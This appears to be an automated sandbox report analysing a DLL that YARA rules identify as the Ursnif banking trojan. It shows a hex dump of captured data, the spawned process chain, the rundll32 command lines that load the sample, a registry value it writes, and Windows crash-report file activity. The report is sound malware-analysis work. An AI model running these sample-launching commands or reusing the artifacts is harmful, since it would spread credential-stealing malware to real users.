8b d7 51 51 5c c7 7f 57 85 c7 1c 7d e8 4c c2 59 39 c7 f0 6d 72 2a 86 ef a4 4e c8 bc f0 c3 44 f1 e7 b7 d4 6a b1 c0 5d a0 f6 06 06 86 79 68 a0 04 75 95 68 64 35 a7 2b 10 c3 89 9b 92 05 4f a9 16 a1 6e a4 5b 65 f3 a0 d3 ee 2a 5f a7 a2 51 72 0f 3d 08 fe da b8 eb 54 5d 8b a1 4d af 3b ae a8 29 d1 fe 8f e8 ae b8 0e 78 84 1e f4 78 5d 35 39 2d 2b 9d a4 cd 46 ae a1 68 ea 17 21 0c 5b 39 91 53 97 61 5d af 25 af 50 60 48 02 fa 0d 74 fa de 26 e9 9b 15 5f 12 6c bd 24 fe 44 c8 bc 86 b6 34 a6 35 f5 52 c2 e9 d1 ca af 12 31 9a 6b aa a0 7a 79 95 b6 1e 8b 83 29 b7 b2 85 18 5d 31 3c 0b 29 f4 1c ea a0 d9 d9 84 d3 c5 4a 7f 11 44 20 e2 1e c4 27 8d 17 5a 5f a1 e8 1e cb 8f ab 3f a9 9e 2f dd 48 35 0b 41 9e 48 8a 4c 9b 15 1a d4 43 66 80 ca 89 34 a5 de b0 d5 fb 6c 45 30 ee 1b 22 3f 5e 42 ff 82 a5 97 e5 c5 d5 41 6e 55 ff f7 70 a9 ae da 49 ed fb c3 40 18 37 db 1e 14 0b 72 0c ca 7e 17 bc 5f ab ab 3f 50 8f 71 10 b8 94 56 5a 37 6e 4b 94 31 8c aa 32 dc c2 5a d1 67 8d 1c b4 f9 8b 51 e2 c2 3c 19 8b c5 ff 49 28 68 17 97 6e 26 73 0e 2b 97 a3 4d 77 5a 3e 92 19 b3 d7 5c a1 ec e4 cb 05 30 73 ee 02 04 30 fa e3 6e 87 78 20 2d c1 4a 06 0e 8e e6 fc 00 08 5e e2 a7 fe 72 4c d2 b7 4a 82 1e 37 d3 b4 6a ae b7 d0 27 2a 31 c9 22 03 9e f0 6d a1 8c f9 47 3e f2 d8 98 93 bb 3c 16 ae f6 25 f2 9b 91 e3 dc 57 df 9d cf a5 28 4f 75 c7 a7 c4 81 2f fc 7f 4a a1 df 87 68 bc f7 66 c1 2c 48 91 ce 0e 96 f9 68 1f a5 66 36 3b 39 14 02 be 06 aa aa b6 60 70 d6 fe 13 eb 16 ca 2f 1c 81 b6 e2 1d 04 1e 2e 53 4c 94 46 f8 56 ed 5e fd 3d 48 cd 87 b7 04 0a 31 b5 9e 3a f4 e8 45 30 8b fd 23 a4 01 8a 20 6a ae 83 02 f6 26 81 38 97 69 db 72 e2 83 c8 13 a4 38 f3 04 bb f6 53 a7 62 04 1d ed 09 6b 32 6e ec 8a 2c 93 81 78 90 73 16 0d 4e e5 b0 98 c1 33 fd 26 a6 07 7d e5 72 41 30 5c 00 ff 8a b7 2f 96 71 b6 f9 7b 8f 67 7d a1 cd ed 16 4d 16 cc a1 d6 9f c2 08 5b 62 ed c9 01 1a 4a 0b 71 72 be 28 be eb 5d ea 9b 23 60 bb 90 51 33 ea 0f e3 f6 5c 11 d0 4e 7f f2 69 49 8f 45 fa 88 86 36 3d 00 f8 ca 46 9c 18 c5 e3 38 2a a5 b4 04 f4 66 f6 29 cb ce 7b 91 f1 cd a4 e3 14 4f 52 ac 7f 45 d7 4b c5 58 40 43 98 c4 44 6e 78 13 b7 d8 84 35 8e 32 af b6 ff b0 78 97 60 91 1b 75 84 fd d8 4c d2 b2 32 2c 87 b3 18 e3 fc 42 2c 52 90 26 be 18 ba 3b 3c cd e8 f2 d1 Data Ascii: si1mg2g7Q_@O4)aDhYu_3#3*+i(Z$.TD<_+4R"TGGVoo8/9^(.+fJa=Y+2mC-j?6yXL5+\|h1;1hd>yBZ#x0Dlu\J OSp@QE{bQQ\W}LY9mr*NDj]yhuhd5+On[e*_Qr=T]M;)xx]59-+Fh![9Sa]%P`Ht&_l$D45R1kzy)]1<)JD 'Z_?/H5AHLCf4lE0 "?^BAnUpI@7r~_?PqVZ7nK12ZgQ<I(hn&s+MwZ>\0s0nx -J^rLJ7j*1"mG><%W(Ou/Jhf,Hhf6;9`p/.SLFV^=H1:E0# j&8ir 8Sbk2n,xsN3&}rA0\Vq{g}M[bJqr(}#`Q3\NiIE6=F8*f){OREKX@CDnx52x`uL2,B,R&;<

Statistics

Behavior



- loaddll32.exe
- cmd.exe
- rundll32.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- control.exe
- explorer.exe
- cmd.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **6352**, Parent PID: **2644**

General	
Target ID:	0
Start time:	04:06:08
Start date:	26/05/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\lokvQRcUe0.dll"
Imagebase:	0x2d0000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6360, Parent PID: 6352

General	
Target ID:	1
Start time:	04:06:08
Start date:	26/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\lokvQRcUe0.dll",#1
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6380, Parent PID: 6360

General	
Target ID:	2
Start time:	04:06:09
Start date:	26/05/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\lokvQRcUe0.dll",#1
Imagebase:	0xb70000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.454256752.00000000051BF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.454031315.0000000004F60000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.393059229.0000000006318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.294681357.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.339689659.000000000543A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.294564948.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.408736097.0000000006318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.294395671.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.294731571.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.338694096.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.294789206.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.339724690.00000000054B9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.339835630.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.294648025.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.294608365.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.294468322.0000000005538000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.452738390.0000000004D99000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.340707199.000000000533C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	B8 0B 00 00 1C 80 00 00 25 3F C4 EE 08 F8 D2 D8 CD C8 87 3A 15 44 14 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	4F76CB9	RegSetValueExA

Analysis Process: WerFault.exe PID: **6440**, Parent PID: **6352**

General

Target ID:	4
Start time:	04:06:10
Start date:	26/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6352 -s 272
Imagebase:	0xf30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEE1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE06B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE06B.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_b0f1b17d9a16ab43633fff1f39c444c106187da_7cac0383_1942e1c1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_b0f1b17d9a16ab43633fff1f39c444c106187da_7cac0383_1942e1c1\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE06B.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE06B.tmp.xml	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD010.tmp.csv	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD050.tmp.txt	success or wait	1	6DED497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 24 5f fd 62 fd 05 12 00 00 00 00 00	MDMP $_b	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	5020	6	00 00 00 00 00 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 13 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 18 00 00 1f 5f fd 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT_b0Pacific Standard TimePacific Daylight Time	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	5710	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 20 15 40 00 fd fd fd 00 00 00 00 00 00 15 40 00 fd fd fd fd 20 00 00 00 fd fd fd 00 3f 15 40 00 23 00 00 00 06 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++ @@ ?@#+	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	1632	168	fd 18 00 00 00 00 00 00 09 04 00 fd 08 00 00 00 18 fd fd 00 00 00 00 00 3f 15 40 00 00 00 00 00 01 00 00 00 00 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 4e 16 00 00	?@N	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	8574	20	0e 00 00 00 0c fd 21 01 00 00 00 00 fd 08 00 00 62 22 00 00	!b"	success or wait	14	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	8802	2292	fd fd 4c 77 fd fd 4a 77 fd 00 00 00 fd fd fd fd 10 00 00 00 fd fd 21 01 6c fd 21 01 fd fd fd fd 40 fd 4a 77 40 fd 4a 77 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 fd fd 00 fd fd 0d 01 60 fd fd 00 fd fd 0d 01 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	LwJw!!!@Jw@Jw@T`	success or wait	13	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	31262	4	fd fd 21 01	!	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	6426	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 15 40 00 fd fd fd fd 00 00 00 00 58 fd fd 00 fd fd 4c 77 23 00 00 00 06 02 00 00 18 fd fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++@XLw#+	success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	1900	48	fd 18 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 10 fd 00 00 00 00 00 0c fd 21 01 00 00 00 00 fd 08 00 00 62 22 00 00 fd 02 00 00 fd 1e 00 00	!b"	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	1960	4	16 00 00 00		success or wait	22	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	5026	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	22	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	4232	120	00 00 fd 74 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e 14 16 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	t`A!-aBB?#@A	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	5676	34	1c 00 00 00 6c 00 6f 00 6b 00 76 00 51 00 52 00 63 00 55 00 65 00 30 00 2e 00 64 00 6c 00 6c 00 00 00	lokvQRcUe0.dll	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	4352	668	00 00 40 00 00 00 00 00 00 fd 06 00 35 fd 07 00 07 46 fd 3e 2c 16 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 50 06 03 00 00 00 00 fd fd 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 01 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 2d 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 05 00 00 00 00 00 76 3c fd 47 00 00 00 00 fd fd 04 1a 00 00 00 00 7a 02 2b 20 00 00 00 00 45 49 05 01 00 00 00 00 fd fd 00 00 fd 0a 01 00 fd 09 06 00 fd fd 0a 00 fd fd 04 00 06 7f 15 00 fd 05 00 fd fd 27 00 41 fd 01 00 fd fd 11 00 00 00 00 00 fd fd 16 00 fd 5c 04	@5F>,ZbPL-@v<Gz+ EI'A\	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	31266	6256	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 4c 09 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 10 00 00 05 00 00 00 fd 00 00 00 7e 21 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 0f 00 00 fd 00 00 15 00 00 00 fd 01 00 00 18 11 00 00 16 00 00 00 fd 00 00 00 04 13 00 00	L$~!`8T	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DED497A	unknown
